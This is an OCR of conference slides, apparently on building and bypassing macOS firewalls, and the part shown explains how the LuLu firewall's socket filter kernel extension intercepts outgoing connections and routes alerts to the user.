
Fire & Ice

making and breaking mac firewalls




digita security

WHOIS



@patrickwardle



nasa



nsa



synack



digita



Objective-See



cybersecurity solutions for the macOS enterprise

Outline



socket filter

ipc, rules, alerts

bugs

bypasses



1 making


2 breaking



macos firewalls

Making a Firewall

filtering network traffic






digita security

The Goal

to monitor all network traffic; blocking unauthorized traffic while allowing trusted (legitimate) connections

→ we'll focus on outgoing traffic (as Apple's built-in firewall is sufficient for incoming)



1. malware infects system
2. malware attempts to connect to C&C server or exfil data
3. firewall detects unauthorized connection, alerting user


generically

no a priori knowledge

LuLu
github.com/objective-see/LuLu


Network Kernel Extensions

& socket filters



Apple's Network Kernel Extensions Programming Guide


> *"Network kernel extensions (NKEs) provide a way to extend and modify the networking infrastructure of OS X"* -developer.apple.com






Socket Filter (NKE)

"filter inbound or outbound traffic on a socket" -developer.apple.com



1 Registering a Socket Filter

the sflt_filter structure



OS X and iOS Kernel Programming

> *"A socket filter is registered by [first] filling out desired callbacks in the sflt_filter structure."*

```
struct sflt_filter {
   sflt_handle       sf_handle;
   int               sf_flags;
   char              *sf_name;

   sf_unregistered_func    sf_unregistered;
   sf_attach_func          sf_attach;
   sf_detach_func          sf_detach;

   sf_notify_func          sf_notify;
   sf_getpeername_func     sf_getpeername;
   sf_getsockname_func     sf_getsockname;
   sf_data_in_func         sf_data_in;
   sf_data_out_func        sf_data_out;
   sf_connect_in_func      sf_connect_in;
   sf_connect_out_func     sf_connect_out;
   sf_bind_func            sf_bind;
   sf_setoption_func       sf_setoption;
   sf_getoption_func       sf_getoption;
   ....
```

struct sflt_filter (kpi_socketfilter.h)

int sf_flags:

set to SFLT_GLOBAL

callbacks (optional)

attach

data in/out

detach



2 Registering a Socket Filter

the sflt_register function

```
extern errno_t
sflt_register(const struct sflt_filter *filter, int domain, int type, int protocol);
```

```
//register socket filter
// AF_INET domain, SOCK_STREAM type, TCP protocol
sflt_register(&tcpFilterIPV4, AF_INET, SOCK_STREAM, IPPROTO_TCP)
```



registering a socker filter

invoke sflt_register() for each domain, type, and protocol

- AF_INET/SOCK_STREAM/TCP
- AF_INET/SOCK_DGRAM/UDP
- AF_INET6/SOCK_STREAM/TCP

etc...

Socket Filter Callbacks

sf_attach_func: new sockets



> *"The attach function...[is] called whenever [the] filter attaches itself to a socket. This happens...when the socket is created."*

per socket data

```
//callback for new sockets
static kern_return_t attach(void **cookie, socket_t so);
```

the socket

```
static kern_return_t attach(void **cookie, socket_t so){

  //alloc cookie
  *cookie = (void*)OSMalloc(sizeof(struct cookieStruct), allocTag);

  //save rule action
  // values: allow/deny/ask
  ((struct cookieStruct*)(*cookie))->action = queryRule(proc_selfpid());
```

LuLu's attach function

Socket Filter Callbacks

sf_connect_out_func: outgoing connections

kpi_socketfilter.h



> *"sf_connect_out_func is called to filter outbound connections. A protocol will call this before initiating an outbound connection."*

per socket data ◀- - - - - ▶ remote address

```
//callback for outgoing (TCP) connections
static kern_return_t connect_out(void *cookie, socket_t so, const struct sockaddr *to)
```

- - ▶ the (attached) socket





```
kern_return_t connect_out(void *cookie, socket_t so, const struct sockaddr *to){

//rule says 'allow'?
if(RULE_STATE_ALLOW == cookie->ruleAction)
    return kIOReturnSuccess;

//rule says 'block'?
if(RULE_STATE_BLOCK == cookie->ruleAction)
    return kIOReturnError;

//unknown (new) process..
```

LuLu's connect_out function

Callback: sf_connect_out_func


handling an unknown process

1 put thread to sleep

`sf_connect_out_func` invoked on the thread of process connecting out!

```
//nap time!
IOLockSleep(ruleEventLock, &ruleEventLock, THREAD_ABORTSAFE);
```

2 report event to user-mode daemon via shared queue




lulu (user-mode)

```
//data queue
IOSharedDataQueue *sharedDataQueue = NULL;

//shared memory
IOMemoryDescriptor *sharedMemoryDescriptor = NULL;

//get memory descriptor
// used in `clientMemoryForType` method
sharedMemoryDescriptor = sharedDataQueue->getMemoryDescriptor();

...

//queue it up
sharedDataQueue->enqueue_tail(&event, sizeof(firewallEvent));
```

Callback: sf_connect_out_func

handling an unknown process

3 daemon, passes event to login item via XPC




```
//process alert request from client
// blocks for queue item, then sends to client
-(void)alertRequest:(void (^)(NSDictionary* alert))reply
{
    //read off queue
    self.dequeuedAlert = [eventQueue dequeue];

    //return alert
    reply(self.dequeuedAlert);

    return;
}
```

4 login item displays alert

...& awaits for user's response






Callback: sf_connect_out_func

handling an unknown process

5 user's response passed back to daemon (XPC)

